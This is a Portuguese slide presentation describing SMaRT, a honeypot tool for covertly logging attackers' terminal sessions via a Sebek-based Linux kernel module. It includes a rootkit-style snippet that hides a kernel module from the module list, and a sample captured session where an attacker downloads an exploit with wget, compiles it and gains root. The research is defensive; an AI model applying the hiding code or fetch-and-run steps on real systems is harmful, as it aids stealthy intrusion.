



SMaRT - Session Monitoring and Replay Tool

Luiz Gustavo C. Barbato e Antonio Montes

{lgbarbato,montes}@lac.inpe.br.

RESSIN - Redes e Segurança de Sistemas de Informação

LAC - Laboratório Associado de Computação e Matemática Aplicada

INPE - Instituto Nacional de Pesquisas Espaciais


Roteiro

- Introdução
- Arquitetura do Sistema
- Módulos do Sistema
- Precauções
- Conclusões

Introdução

- Estudar as atividades dos atacantes
 - Quem são, de onde vêm, como operam e qual a motivação?
- *Honeypots* de alta interatividade
 - Máquinas preparadas para serem comprometidas, onde os atacantes podem obter acesso total ao sistema
- Capturar e transferir os dados de forma imperceptível
 - Utilizar somente sensores é ineficiente
- SMaRT
 - Clonar o terminal de acesso do atacante

Arquitetura do Sistema



Módulos do Sistema - smartl

SMaRT Logger

- Desenvolvido para Linux
- LKM baseado no Sebek (GPL)
 - troca do mecanismo de monitoração de atividades
 - transferência dos dados capturados
 - ocultamento de tráfego de rede
- LKM *cleaner* do *rootkit Adore*
 - ocultamento do módulo no *honeypot*

Módulos do Sistema - smartl (Cont.)

Mecanismo de monitoração de atividades

- Técnicas apresentadas no SSI 2003
 - *Download:* <http://www.honeynet.org.br>
- Modificar:
 1. Operações (*fops*) de leitura e escrita nos terminais
 2. Chamadas de sistema *sys_read* e *sys_write*

Módulos do Sistema - smartl (Cont.)

Transferência dos dados capturados


- Montagem de todos os cabeçalhos
- *sk_buff* -> representação do pacote dentro do *kernel* (*include/linux/skbuff.h*);
- *hard_start_xmit* -> função utilizada para iniciar a transmissão dos pacotes
 - Implementada pelo *driver* da placa de rede

Módulos do Sistema - smartl (Cont.)

Ocultamento de tráfego de rede

- *af_packet* -> Módulo responsável pelo tratamento de protocolos genéricos
- *packet_recvmsg* -> Função alocada para tratar as mensagens recebidas da fila de entrada
- Condições adota pelo *Sebek*:
 1. Protocolo IP
 2. Portas de origem e destino do protocolo UDP
 3. 4 bytes primeiros da área de dados

Módulos do Sistema - smartl (Cont.)



Fonte: <http://www.linuxjournal.com/modules/NS-lj-issues/issue95/5617f1.png>

Módulos do Sistema - smartl (Cont.)

Ocultamento do módulo no *honeypot*

- Lista de estruturas do tipo *module*
(*include/linux/module.h*)
- Retira a entrada do último módulo carregado

```
int init_module ( )
{
    if ( __this_module.next )
        __this_module.next = __this_module.next->next;

    return 0;
}
```


Módulos do Sistema - smartc

SMaRT Collector

- Captura de pacotes via *pcap*
 - Análise *online* ou *offline*
- Processamento dos dados capturados
 - Decifrar, limpar, analisar e armazenar os dados
 - Armazenamento em arquivos texto
- Analisar = Determinar o início e o término das sessões
 - Abrir e fechar os arquivos de *logs* corretamente

Módulos do Sistema - smartc (Cont.)

Algoritmo de controle de sessões



1. Lista principal controla os honeypots configurados;
2. Cada nó desta lista aponta para uma lista de terminais que estão sendo utilizados;
3. A sessão é identificada pelo nome e pelo número identificador do terminal alocado pelo sistema operacional;
4. A estrutura dos terminais possui um apontador para um file descriptor referente ao arquivo de sessão aberto;
5. Quando alguma atividade do atacante é capturada, esta é automaticamente escrita no file descriptor;
6. Este mesmo file descriptor pode ser um socket;

Módulos do Sistema - smarts

SMaRT Server

- Aplicação servidora TCP
- Roda na interface administrativa
- Disponibilizar os dados
 - Obter lista dos honeypots comprometidos
 - Obter lista de sessões de um honeypot
 - Obter sessão do honeypot

Módulos do Sistema - smartg

SMaRT GUI

SMaRT - Session Monitoring and Replay Tool			
File	Configuration	Replay	Help
Honeynet 1			
Honeypot1	attacker1@Honeypot7\$ ssh 192.168.1.1		
Honeypot2	attacker1@192.168.1.1's password: default123		
Honeypot3	Permission denied, please try again.		
Honeypot4	attacker1@192.168.1.1's password: default321		
Honeypot5	attacker1@Honeypot2:~\$ id		
Honeypot6	uid=1000(attacker1) gid=100(attackers) groups=100(attackers)		
Honeypot7	attacker1@Honeypot2:~\$ ls /		
	bin/ dev/ home/ lib/ mnt/ proc/ sbin/ tmp/		
	var/ boot/ etc/ include/ root/ share/ usr/		
	attacker1@Honeypot2:~\$ wget -q http://192.168.1.2/xpl.c		
	attacker1@Honeypot2:~\$ gcc xpl.c -o xpl		
	attacker1@Honeypot2:~\$./xpl		
	# id		
	uid=0(root) gid=0(root) groups=0(root), 10(wheel)		
	# exit		
	attacker1@Honeypot2:~\$ exit		
	attacker1@Honeypot7:~\$ exit		

Precauções

- Configuração da máquina central
 - Falha no sistema não pode permitir acesso a rede administrativa
- Smartc e Smarts
 - Rodam em ambiente enjaulado e com baixos privilégios
- Criptografia nas transações entre os módulos
- Política no desenvolvimento
 - Dificultar a utilização ilícita do sistema

Resultados


Infelizmente, os peixes ainda não morderam a isca!!!



Conclusões

- Terminar a interface de acompanhamento de ataques em tempo real no *smartg*
- Tratar *rootkits* de *kernel* - LKM
- Esconder a localização em disco e a inicialização do *smartl*
- Expandir a monitoração para outros sistemas operacionais
- Implementar futuras idéias que possam surgir

Obrigado pela Atenção !!!



"O sábio aprende muitas coisas com seus inimigos."

(Aristófanes)

<http://www.honeynet.org.br>